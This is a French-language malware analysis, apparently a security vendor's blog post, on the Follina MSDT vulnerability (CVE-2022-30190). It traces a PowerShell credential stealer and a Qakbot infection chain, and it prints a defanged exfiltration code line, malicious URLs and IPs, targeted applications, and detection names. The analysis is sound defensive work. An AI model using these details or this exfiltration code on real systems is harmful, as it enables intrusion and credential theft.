
Le 30 mai 2022, CVE-2022-30190 « FOLLINA », une vulnérabilité d'exécution de code à distance zero-day découverte dans l'outil de diagnostic de support Microsoft Windows (MSDT) avec une gravité élevée (CVSS : 9.3).
Cet outil MSDT diagnostique les problèmes liés à des applications telles que les documents Microsoft Office. Les vecteurs d'attaque initiaux, tels que les documents Word, utilisent une fonctionnalité de modèle distant pour télécharger le fichier HTML, qui utilise ensuite le protocole URL pour appeler cet outil de diagnostic (MSDT) et exécuter du code malveillant. Si les attaques initiales se limitaient à Microsoft Word, elles se sont récemment étendues aux formats RTF et Outlook.
Cette vulnérabilité a été exploitée dans la nature, et les acteurs malveillants qui parviennent à l'exploiter peuvent exécuter du code arbitraire et installer des programmes supplémentaires. Les acteurs malveillants exploitent cette faille pour diffuser des backdoors, AsyncRAT, Quakbot et d'autres logiciels malveillants auprès des consommateurs et des secteurs en Amérique du Nord et en Europe.
Analyse détaillée de la vulnérabilité :
L'application d'appel initiale de l'outil MSDT sera Microsoft Office (Word, Excel, RTF, etc.)

Fig. Diagramme de flux
Vous trouverez ci-dessous un exemple de document RTF intitulé « Employment_Agreement_Template ». Ces documents RTF utilisent des objets OLE.

Fig. Fichier RTF avec Objets OLE
Lorsque ce document est ouvert, il affiche le message suivant :

Une fois que la victime clique sur « Oui », un fichier HTML codé est téléchargé à partir du lien intégré http[:]//45[.]76[.]53[.]253/1.html, comme illustré ci-dessous :
Les documents HTML contiennent des caractères « A » commentés au bas du fichier situé sous le code.

Fig. Données codées dans un fichier HTML
Le code intégré au fichier HTML appelle PCWDiagnostic via ms-msdt avec le paramètre IT_BrowseForFile, qui inclut la syntaxe PowerShell. La partie décodée des données encodées en base64 est :

Fig. Données décodées
Ce code arrête le msdt.exe s'il est en cours d'exécution et se connecte à l'URL « hXXps [:]//seller-notification [.]live/Zgfbe234dg » et télécharge un script POWERSHELL.
L'exploit Follina a été utilisé pour déployer un voleur de fichiers basé sur PowerShell . Examinons son contenu plus en détail :

Fig. Contenu du script partie 1
Le script énumère à l'intérieur d'Appdata/Roaming et tente de voler les données de connexion, les cookies, etc. des applications telles que Firefox, Opera, Yandex, Vivaldi, CentBrowser, Comodo, Chedot, Orbitum, Chromium, Slimjet, Xvast, Kinza, Iridium, CocCoc, AVAST Software, Chrome, Outlook, Thunderbird, NetSarang, Windows Live, FileZilla, MobaXterm, WeChat.
Le voleur interroge le registre pour voler des informations liées aux applications suivantes : Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, etc.

Fig. Contenu du script partie 2
En dehors de cela, il collecte également des informations relatives à la machine :
- Informations système (qui incluent le nom d'hôte, les informations relatives au système d'exploitation, le propriétaire, les informations du BIOS, le propriétaire enregistré)
ID du produit, date d'installation d'origine, heure de démarrage du système, fabricant du système, modèle du système, type de système, processeur, version du BIOS, paramètres régionaux du système, fuseau horaire, mémoire physique totale, domaine, serveur de connexion, etc.) - Configuration IP (via Ipconfig)
- Configuration du poste de travail
- Informations sur les comptes utilisateurs
- Administrateurs de groupes locaux
- Versions des noms de produits
Un fichier .zip est créé dans %temp% et envoyé à l'URL :
$http_url = « hxxp://45[.]77.156[.]179:443/ » + $ip + « ———- » + $time1 + « .zip »
$time1 est l'horodatage d'époque calculé par

Cela agit également comme un contrôle de virtualisation.
Regardons un autre exemple de Quakbot :
Un e-mail d'hameçonnage contenant des pièces jointes HTML malveillantes télécharge des fichiers d'archive (.img) (ed63c189b52e4eb663598dc0c3121e05). Cette archive contient un fichier .lnk (76390978f26d3c6d7f799257542796ce), la charge utile Qbot (a14d48974eab6839b1238f984b3c28d2) et un fichier doc (e7015438268464cedad98b1544d643ad).

Fig. Diagramme de flux
La charge utile qbot du fichier zip est exécutée via .lnk, et le fichier .doc télécharge le fichier HTML. Ce fichier .html télécharge à nouveau une autre charge utile .qbot en exploitant Follina.
Ici, le fichier HTML est téléchargé depuis http[:]//185[.]234[.]247[.]119 et contient les données présentées dans la figure suivante :-

Fig. Données du fichier HTML
Ce HTML se connecte aux URL ci-dessus et télécharge la DLL Quakbot (ce86511634b5420332eb6267c0e2ae2e) qui est ensuite exécutée via regsvr32.exe
Analyse:
Ce fichier quakbot est un fichier compilé Delphi dont la section .rsrc de RCDATA contient des données chiffrées, déchiffrées dans la mémoire virtuelle allouée. Les figures ci-dessous illustrent les données chiffrées et la boucle de déchiffrement.

Fig. Données cryptées

Fig. Description de la boucle
Ces données sont déchiffrées en API et en fichier PE de première étape.


Le flux passe maintenant à la première étape, chargée de l'injection de DLL et de l'insertion de la charge utile Quakbot en mémoire. Le déchiffrement RC1 est effectué sur les chaînes chiffrées, ce qui permet d'accéder à la liste des processus, tels que ceux liés à l'antivirus, etc. S'ils sont en cours d'exécution, la charge utile est interrompue. La figure ci-dessous illustre les processus en cours de vérification.

La liste des processus en cours de vérification comprend :

Plus tard, il effectue une injection de processus dans « onedrivesetup.exe » :-

Qbot est associé à la campagne « obama186 ». L'image ci-dessous montre les connexions C2 de « onedrivesetup.exe » :
Techniques de pontage :
Nous avons vu des attaquants utiliser des méthodes de codage dans leurs vecteurs d'attaque initiaux pour contourner les détections. Les exemples suivants illustrent ce phénomène.

Fig. Exemple n°1

Fig. Exemple n°2
Conclusion:
Il s'agit de l'une des failles zero-day les plus critiques de ces derniers temps. Cette vulnérabilité CVE a utilisé de nombreuses techniques de contournement, n'a pas encore été corrigée et peut être facilement exploitée. Une fois le correctif de sécurité Microsoft disponible, les utilisateurs doivent immédiatement le corriger. En attendant, nous conseillons aux entreprises de rester vigilantes et de suivre les mesures d'atténuation ci-dessous pour réduire la surface d'attaque et les dommages potentiels.
Pour l'assainissement de « Follina », veuillez suivre les conseils :
Comment Quick Heal protège ses clients ?
Les technologies de protection avancées existantes des produits Quick Heal protègent nos clients contre Follina.
Nous avons détecté une vulnérabilité nommée « CVE_2022_30190_Follina » pour Follina dans notre technologie comportementale. De même, dans le Seqrite Pour les produits Hawk Hunt, nous avons une politique appelée "QHIR_CVE_2022_30190_Follina" pour identifier cette attaque.
Voici les détections basées sur les fichiers et sur le réseau pour Follina :
1. Basé sur des fichiers :
- Porte dérobée.Turian.S28183972
- Cheval de Troie.Qbot.S28211728
- CVE-2022-30190.46655
- CVE-2022-30190.46638
- CVE-2022-30190.46635
- CVE-2022-30190.46624
2. Basé sur le réseau :
- CVE-2022-30190.RCE!46674
- CVE-2022-30190.RCE!46675
Expert en la matière
Tejaswini Sandapolla
Amruta Wagh



